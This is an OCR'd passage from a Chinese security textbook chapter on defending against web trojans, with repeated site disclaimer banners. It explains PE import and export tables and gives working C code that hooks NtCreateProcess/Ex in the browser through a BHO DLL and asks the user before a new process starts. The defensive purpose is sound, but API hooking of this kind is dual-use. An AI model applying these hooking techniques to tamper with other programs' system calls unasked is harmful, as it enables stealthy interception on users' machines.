免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            memset(&nid,0,sizeof(nid));
            nid.cbSize=sizeof(nid);
            nid.hWnd=g_hwnd;
            nid.uID=1563;
            strcpy(nid.szTip,"进程监控");
            Shell_NotifyIcon(NIM_DELETE,&nid);

            ExitProcess(0);
        }

        IoBuffer.flag=IO_BUFFER::NODATA;
        dwReturned=(DWORD)&IoBuffer;
        DeviceIoControl(hDriver,   IOCTL_HOOK,&dwReturned,sizeof(dwReturned),
NULL, 0, &dwReturned,NULL);
        while(!*pbIsStop)
        {
            if(IoBuffer.flag==IO_BUFFER::CREATEPROCESS)
            {
                //处理
                if(memicmp(IoBuffer.ProcessName,L"\\??\\",8)==0)
    GetLongPathNameW(IoBuffer.ProcessName+4,ProcessName,MAX_PATH);
                else                GetLongPathNameW(IoBuffer.ProcessName,
ProcessName,MAX_PATH);

                GetLongPathNameW(IoBuffer.ExePath,ExePath,MAX_PATH);
                if(bIsGoOnOrNot(ProcessName,ExePath))
                    IoBuffer.flag=IO_BUFFER::GOAHEAD;
                else
                    IoBuffer.flag=IO_BUFFER::HOLDUP;
            }
            Sleep(100);
        }

        DeviceIoControl(hDriver,  IOCTL_UNHOOK,NULL,0,  NULL,  0,  &dwReturned,
NULL);
        g_Function.UnloadDriver(hDriver);
        return 0;
    }
```

从 http://www.broadview.com/08556 下载文件中完整程序的功能要比这个功能强，它也不仅仅只限于监控浏览器创建的进程，对所有的新程序运行它都能监控到，并提示用户：如果是正常程序就将它添加到信任列表中，否则也可将它添加到拦截列表中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. Ring3 下防御网页木马

前面我们讲了通过在 Ring0 下监控进程创建实现拦截网页木马的功能，这里我们将学习在 Ring3 下通过 HOOK 在 Iexplore.exe 进程中的 API 函数实现对 Iexplore.exe 创建进程实行监控。它们的原理是一样的，都是通过监控浏览器的进程创建，但是在 Ring0 下监控是系统级的，除了监控浏览器创建进程，还可以监控其他程序创建进程，可以用于拦截一些系统的入侵行为；而 Ring3 是浏览器进程级的，它只拦截浏览器创建进程行为，也只可用来防御网页木马，但是 Ring3 下的防网页木马工具相对 Ring0 下的要容易编写，稳定性也更容易保证，不像 Ring0 下一个程序的小错误都会导致 BSOD（blue screen of death），所以在这一节我们将详细介绍 Ring3 下防网页木马工具的编写。为了说明 Ring3 下进程监控的原理，我们先来学习 API HOOK 的原理和实现方法。

（1）API HOOK 是什么？

在 Windows 系统下编程，必然会接触到 API 函数的使用，常用的 API 函数大概有 2000 个左右。今天随着控件，STL 等高效编程技术的出现，API 的使用概率在普通的用户程序上就变得越来越小了。当诸如控件这些现成的手段不能实现的功能时，我们还需要借助 API。最初有些人对某些 API 函数的功能不太满意，就产生了如何修改这些 API，使之更好地服务于程序的想法，这样 API HOOK 就自然而然的出现了。我们可以通过 API HOOK，改变一个系统 API 的原有功能。基本的方法就是通过 HOOK“接触”到需要修改的 API 函数入口点，改变它的地址，指向新的自定义的函数。

（2）API HOOK 和 PE 格式的关系

API HOOK 技术的难点，并不在于 HOOK 技术，初学者借助于资料能够很容易就掌握 HOOK 的基本使用技术。但是如何修改 API 函数的入口地址？这就需要学习 PE 可执行文件（.exe，.dll 等）如何被系统映射到进程空间中，需要学习 PE 格式的基本知识。Windows 已经提供了很多数据结构帮助我们访问 PE 格式，借助它们，我们就不要自己计算格式的具体字节偏移这些烦琐的细节。但是从 API HOOK 的实现来看，PE 格式的访问部分仍然是整个编程实现中最复杂的一部分，所以这里简单介绍一下 PE 文件结构。

（3）PE 文件结构布局

找到文件中某一结构信息有两种定位方法。第一种是通过链表方法，对于这种方法，数据在文件的存放位置比较自由。第二种方法是采用紧凑或固定位置存放，这种方法要求数据结构大小固定，它在文件中的存放位置也相对固定。在 PE 文件结构中可同时采用以上两种方法。

因为在 PE 文件头中的每个数据结构大小是固定的，因此能够编写计算程序来确定某一个 PE 文件中的某个参数值。在编写程序时，所用到的数据结构定义，包括数据结构中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

变量类型、变量位置和变量数组大小都必须采用 Windows 提供的原型。PE 文件结构的总体层次分布如图 8.79 所示。




图 8.79　PE 文件结构总体层次分布

- DOS MZ Header

所有 PE 文件（甚至 32 位的 DLLs）必须以简单的 DOS MZ header 开始，它是一个 IMAGE_DOS_HEADER 结构。有了它，一旦程序在 DOS 下执行，DOS 就能识别出这是有效的执行体，然后运行紧随 MZ Header 之后的 DOS Stub。

- DOS Stub

DOS Stub 实际上是一个有效的 EXE，在不支持 PE 文件格式的操作系统中，它将简单显示一个错误提示，类似于字符串“This program requires Windows”或者程序员可根据自己的意图实现完整的 DOS 代码。大多数情况下 DOS Stub 由汇编器/编译器自动生成。

- PE Header

紧接着 DOS Stub 的是 PE Header。它是一个 IMAGE_NT_HEADERS 结构，其中包含了很多 PE 文件被载入内存时需要用到的重要域。执行体在支持 PE 文件结构的操作系统中执行时，PE 装载器将从 DOS MZ header 中找到 PE header 的起始偏移量，因而跳过 DOS Stub 直接定位到真正的文件头 PE header。

- Section Table

PE Header 之后是数组结构 Section Table（节表）。如果 PE 文件里有 5 个节，那么此 Section Table 结构数组内就有 5 个（IMAGE_SECTION_HEADER）成员，每个成员包含对

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

应节的属性、文件偏移量、虚拟偏移量等。排在节表中最前面的第一个默认成员是 text，即代码节头，通过遍历查找方法可以找到其他节表成员（节表头）。

- Sections

PE 文件的真正内容划分成块，称为 Sections（节）。每个标准节的名字均以圆点开头，但也可以不以圆点开头，节名的最大长度为 8 个字节。Sections 是以其起始位址来排列，而不是以其字母次序来排列。通过节表提供的信息，可以找到这些节。程序的代码，资源等就放在这些节中。

节的划分是基于各组数据的共同属性，而不是逻辑概念。每节是一块拥有共同属性的数据，比如代码/数据、读/写等。如果 PE 文件中的数据/代码拥有相同属性，它们就能被归入同一节中。节名称仅仅是个区别不同节的符号而已，类似“data”，“code”的命名只为了便于识别，而节的属性设置则决定了节的特性和功能。

（4）PE 文件内存映射

在 Windows 系统下，当一个 PE 应用程序运行时，这个 PE 文件在磁盘中的数据结构布局和内存中的数据结构布局是一致的。系统在载入一个可执行程序时，首先是 Windows 装载器（又称 PE 装载器）把磁盘中的文件映射到进程的地址空间，它遍历 PE 文件并决定文件的哪一部分被映射。其方式是将文件较高的偏移位置映射到较高的内存地址中。磁盘文件一旦被装入内存中，其某项的偏移地址可能与原始的偏移地址有所不同，但所表现的是一种从磁盘文件偏移到内存偏移的转换，如图 8.80 所示。




图 8.80　PE 文件内存映射

当 PE 文件被加载到内存后，内存中的版本称为模块（Module），映射文件的起始地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

称为模块句柄（hModule），可以通过模块句柄访问内存中的其他数据结构。这个初始内存地址也称为文件映像基址（ImageBase）。

（5）PE 文件的导入表

导入表由一系列的 IMAGE_IMPORT_DESCRIPTOR 结构组成，结构的数量取决于程序要使用的 DLL 文件的数量，每个结构对应一个 DLL 文件，例如，如果一个 PE 文件从 10 个不同的 DLL 文件中引入了函数，那么就存在 10 个 IMAGE_IMPORT_DESCRIPTOR 结构来描述这些 DLL 文件，在所有这些结构的最后，由一个内容全为 0 的 IMAGE_IMPORT_DESCRIPTOR 结构作为结束。

IMAGE_IMPORT_DESCRIPTOR 结构的定义如下：

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD   Characteristics;
        DWORD   OriginalFirstThunk;
    };
    DWORD   TimeDateStamp;
    DWORD   ForwarderChain;
    DWORD   Name;
    DWORD   FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
typedef IMAGE_IMPORT_DESCRIPTOR UNALIGNED *PIMAGE_IMPORT_DESCRIPTOR;
```

OriginalFirstThunk：导入查询表（IMAGE_THUNK_DATA）的 RVA。Characteristics 不使用。

TimeDateStamp：在映像被绑定前，这个值是零，在映像被绑定后，这个值是 DLL 被创建的时间。

ForwarderChain：第一个转发引用的索引。

Name：这是一个 RVA，指向一个以 null 为结束字符的 ASCII 字符串，内含 imported DLL 的名称。

FirstThunk：它有多种意义，但通常是一个 IMAGE_THUNK_DATA 结构数组的 RVA。而一个 IMAGE_THUNK_DATA 实际上就是一个双字，在 winnt.h 中定义如下：

```
typedef struct _IMAGE_THUNK_DATA32 {
    union {
        DWORD ForwarderString;
        DWORD Function;
        DWORD Ordinal;
        DWORD AddressOfData;
    } u1;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
} IMAGE_THUNK_DATA32;
typedef IMAGE_THUNK_DATA32 * PIMAGE_THUNK_DATA32;
```

当双字（就是指结构!）的最高位为 1 时，表示函数是以序号的方式导入的，这时双字的低位就是函数的序号。可以用预定义值 IMAGE_ORDINAL_FLAG32（或 80000000h）来对最高位进行测试，当双字的最高位为 0 时，表示函数以字符串类型的函数名方式导入，这时双字的值是一个 RVA，指向 IMAGE_IMPORT_BY_NAME。

在 winnt.h 中，Hint/Name Table 被定义为如下格式：

```
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD    Hint;
    BYTE    Name[1];
} IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;
```

Hint：表示函数的序号，不过这个字段是可选的，有些编译器总是将它设置为 0。

Name：Name1 字段定义了导入函数的名称字符串，这是一个以 0 为结尾的字符串。

图 8.81 指示了可执行文件导入了 Kernel32.dll 中的 ExitProcess，ReadFile，WriteFile 和 lstrcmp 函数的情况，其中，前面 3 个函数按照名称方式导入，最后的 lstrcmp 函数按照序号导入，这 4 个函数的序号分别是 02f6h，0111h，002bh 和 0010h：




图 8.81　静态文件导入表

当 PE 文件被装入内存后，内存中的映像就被 Windows 装载器修正成了图 8.82 所示的样子，其中由 FirstThunk 字段指向的那个数组中的每个双字都被替换成了真正的函数入口地址，之所以在 PE 文件中使用两份 IMAGE_THUNK_DATA 数组的副本并修改其中的一份，是为了最后还可以留下一份副本用来反过来查询地址所对应的导入函数名：

API 导入表 HOOK 的过程，就是修改内存中 FirstThunk 指向的那个数组中的值。使它指向我们自己的函数入口，这样在程序执行时就不会跳到系统原来的 API 入口，而只会跳到我们自定义的 API 函数入口。在我们自定义的函数入口，也可以再调用原始的 API，只

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

要在 API HOOK 时保存下原始的入口地址就行。




图 8.82　内存中的导入表

这种 API HOOK 法就叫做 IAT HOOK，但是这种 HOOK 方法必须修改进程中每一个可执行模块的导入表，并且对新加载的模块也必须进行重新 HOOK，更重要的是这种方法对采用 GetProcAddress 动态得到函数地址再调用就无效了。所以，我们就要再修改导出表，比如，在 Kernel32.dll 中的 CloseHandle 的入口偏移为 0x000009B47，假设 Kernel32.dll 的加载基址为 0x7C800000，那么在程序执行时地址 0x7C809B47 就是 CloseHandle 的地址，系统在加载模块时会自动修改其他模块的导入表，将 0x7C809B47 写到 FirstThunk 指向的数组中。修改 IAT 就是只修改了这个数组，如果我们把 Kernel32.dll 中的导出表也修改掉，将 0x000009B47 改成另外一个值如 X，系统在运行过程中对新加载的模块导入表中填入的就是 0x7C800000+X，通过计算 X 的值我们可以使被填入的地址也正好指向我们自定义函数的入口地址，为此我们再来学习导出表的结构。

（6）PE 文件的导出表

导出表包含一些可以供其他映像文件使用的符号信息。GetProcAddress()函数就是通过这个表找到需要的函数的。在导出表的起始位置是一个 IMAGE_EXPORT_DIRECTORY 结构，但与引入表不同的是在导出表中这个结构只有一个。下面我们来看一下这个结构的定义：

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD       Characteristics;
    DWORD       TimeDateStamp;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    WORD        MajorVersion;
    WORD        MinorVersion;
    DWORD       Name;
    DWORD       Base;
    DWORD       NumberOfFunctions;
    DWORD       NumberOfNames;
    DWORD       AddressOfFunctions; // RVA from base of image
    DWORD       AddressOfNames; // RVA from base of image
    DWORD       AddressOfNameOrdinals; // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Characteristics：保留的，必须为零。

TimeDateStamp：输出数据被建立的时间。

MajorVersion：主版本数字，可以被用户设定。

MinorVersion：次版本数字，可以被用户设定。

Name：包含此 DLL 名称的 ASCII 字符串的地址，与镜像基地址相关。

Base：输出符号的起始数字，通常是 1。

NumberOfFunctions：AddressOfFunctions table 中的入口个数。

NumberOfNames：AddressOfNames table 中的名称个数。

AddressOfFunctions：是输出项目列表的 RVA，它指向具有 NumberOfFunctions 个元素的数组，每个成员是输出函数或变量的 RVA。该列表有两个怪事，第一输出的 RVA 可能是 0，它没有被使用。第二如果 RVA 指向包含输出目录的节，这是一个转发输出。转发输出是一个指向另一个文件输出的指针，这样就使用另一个文件内的被指向的输出，输出序号是 AddressOfFunctions 数组的索引＋上面提到的 BASE 值。多数情况下，Base＝1，意思是第一个输出的序号为 1，第二个是 2。

AddressOfNames 和 AddressOfNameOrdinals：AddressOfNames 指向的成员为符号名的 32 位 RVA 的数组，而 AddressOfNameOrdinals 是 16 位，两个数组都含有 NumberOfNames 个元素。

图 8.83 所示是 IMAGE_EXPORT_DIRECTORY 中各字段和导出函数符号名、地址之间的关系。

学了前面的那些先决条件，接下来，笔者要手把手地带领编写一个实用的防网页木马工具，具体方法如下。

（1）由于我们的程序只需在浏览器进程中运行，所以它必须是一个 DLL，这里我们把它做成 BHO，用 BHO 还可以解决程序的启动问题。

（2）程序运行的第一步先 HOOK 掉 NTDLL.DLL 中的 NtCreateProcess 和 NtCreateProcessEx，并把原始的 NtCreateProcess/Ex 地址保存下来，这样所有的创建进程请

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

求都必须经过 MyNtCreateProcess/Ex，如果是合法的进程创建请求，就在 MyNtCreateProcess/Ex 中通过原始的 NtCreateProcess/Ex 地址创建进程，否则就直接返回。




图 8.83　导出表结构

（3）由于函数 NtCreateProcess/Ex 的参数中没有直接的目标程序路径，而只有一个 HANDLE SectionHandle，为了证明目标程序的合法性，必须将 SectionHandle 转化成目标程序的路径。代码段如下：

```
addr=MapViewOfFile(hSection,PAGE_READONLY,0,0,0);
GetMappedFileName(GetCurrentProcess(),addr,Path,MAX_PATH);
UnmapViewOfFile((LPVOID)addr);
```

这样得到的路径还不是平时我们看到的路径，而是形如“\Device\HarddiskVolume1\Program Files\Outlook Express\msimn.exe”的路径，要将它转化为盘符开头的路径还需要枚举盘符实现，代码如下：

```
bool GetDosPath(IN OUT char *FileName,IN int len)
{
    int i;
    char temp[126],temp2[MAX_PATH];
    char *p=temp;
    i=GetLogicalDriveStrings(125,temp);
    for(i=i-1;i>=0;i--)
        if(temp[i]=='\\')
            temp[i]='\0';
    while(*p!=NULL)
    {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            QueryDosDevice(p,temp2,MAX_PATH);
            i=strlen(temp2);
            if(strnicmp(FileName,temp2,i)==0)
            {
                strcpy(FileName,p);
                strcat(FileName,FileName+i);
                return true;
            }
            p+=4;
        }
        return false;
    }
```

（4）在 MyNtCreateProcess/Ex 中拦截下进程创建请求后，程序将弹出一个对话框提醒用户和进程创建请求被拦截，让用户判断是否是合法的请求。对于合法的请求，通过原始的 NtCreateProcess/Ex 地址创建进程，否则就直接返回错误码 0x80070000。

Ring3 下防网页木马程序的关键代码如下：

```
    bool Dispose(IN HANDLE hSection)//处理 HOOK 到的进程创建事件 返回 true 阻止 false
创建进程
    {
        int MsgBoxValue;
        DWORD addr;
        char name[MAX_PATH],MsgText[500];
        int i;

        addr=(DWORD)MapViewOfFile(hSection,PAGE_READONLY,0,0,0);
        i=GetMappedFileName(GetCurrentProcess(),(LPVOID)addr,name,MAX_PATH);
        UnmapViewOfFile((LPVOID)addr);

        if(i>0?GetDosPath(name,MAX_PATH):false)
        {
            sprintf(MsgText,"浏览器尝试运行程序：%s，\r\n 这是网页木马的典型行为，是否
拦截？",name);
            MsgBoxValue=MessageBox(0,MsgText,"IE 卫士 行为监控",MB_YESNO|MB_
ICONQUESTION|MB_DEFBUTTON1);
        }
        else
            MsgBoxValue=MessageBox(0,"浏览器尝试创建新进程，这是网页木马的典型行为。
\r\n 是否拦截？","IE 卫士 行为监控",MB_YESNO|MB_ICONQUESTION|MB_DEFBUTTON1);

        if(MsgBoxValue==IDNO)
            return false;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        else
            return true;

    }
    //-------------------------------------------------------------
    //ObjectAttributes=0
    NTSTATUS WINAPI MyNtCreateProcessEx(
        PHANDLE ProcessHandle,
        ACCESS_MASK DesiredAccess,
        POBJECT_ATTRIBUTES ObjectAttributes,
        HANDLE ParentProcess,
        BOOLEAN InheritObjectTable,
        HANDLE SectionHandle,
        HANDLE DebugPort,
        HANDLE ExceptionPort,
        HANDLE Unknown)
    {
        NTSTATUS CreateProcessValue;
        if(!Dispose(SectionHandle))
        {
            CreateProcessValue=((PFNNtCreateProcessEx)NtCreateProcessExAddr)(
                ProcessHandle,DesiredAccess,ObjectAttributes,ParentProcess,
                InheritObjectTable,SectionHandle,DebugPort,ExceptionPort,
Unknown);
            hAllowProcessHandle=*ProcessHandle;
            return CreateProcessValue;
        }
        else
        {
            return 0x80070000;
        }

    }
    //-------------------------------------------------------------------------
    DWORD WINAPI HookAPI(LPVOID lpParameter)
    {
        HMODULE hNTDLL;
        HANDLE hSnapshot= NULL;
        MODULEENTRY32 moudle;
    //--------------------
        hNTDLL=GetModuleHandle("NTDLL.DLL");

        MyNtCreateProcessExAddr=(DWORD)MyNtCreateProcessEx;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        NtCreateProcessExAddr=(DWORD)GetProcAddress(hNTDLL,"NtCreateProcessE
x");
        MyNtCreateProcessAddr=(DWORD)MyNtCreateProcess;
        NtCreateProcessAddr=(DWORD)GetProcAddress(hNTDLL,"NtCreateProcess");
        CloseHandle(hNTDLL);

    //------------------------

        hSnapshot=CreateToolhelp32Snapshot(TH32CS_SNAPMODULE,GetCurrentProce
ssId());
        moudle.dwSize = sizeof(MODULEENTRY32);
        Module32First(hSnapshot,&moudle);
        do
        {

    IATFind(NtCreateProcessExAddr,MyNtCreateProcessExAddr,moudle.szModule,"N
TDLL.dll");

    IATFind(NtCreateProcessAddr,MyNtCreateProcessAddr,moudle.szModule,"NTDLL
.dll");
        }
        while(Module32Next(hSnapshot,&moudle) );
        CloseHandle(hSnapshot);

        ExportFind(NtCreateProcessExAddr,MyNtCreateProcessExAddr,"NTDLL.dll");
        ExportFind(NtCreateProcessAddr,MyNtCreateProcessAddr,"NTDLL.dll");

        return 0;
    }
    //--------------------------------------------------------------------------
    //--------------------------------------------------------------------------
    BOOL APIENTRY DllMain(HANDLE hModule, DWORD  ul_reason_for_call, LPVOID
lpReserved)
    {
        if(ul_reason_for_call==DLL_PROCESS_ATTACH)
        {
            char ExeName[MAX_PATH];
            hGlobalModule=hModule;
            GetModuleFileName(0,ExeName,MAX_PATH);
            //防止 Explorer 加载此 BHO
            if(stricmp(ExeName+3,"windows\\explorer.exe")==0)
                return false;
            else
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            CreateThread(0,0,HookAPI,0,0,0);
        }
        return TRUE;
    }
```

软件的使用：编译成功后将生成一个 DLL 文件，单独一个 DLL 是不能被运行的，但笔者在一开始就告诉过读者这个 DLL 将作为一个 BHO 加载到浏览器，要注册表 BHO 就要写注册表，我们的程序中没有实现这个功能，但是我们直接用 reg 文件添加注册也是可以的。注册时先将 iekavass.dll 复制 system32 目录，然后导入 install.reg 文件即可，如果不把 iekavass.dll 复制到 system32 目录，就要修改 reg 文件中的相应代码，程序安装完成后的拦截效果如图 8.84 所示。



图 8.84　Ring3 下防网页木马效果

8.4　小结

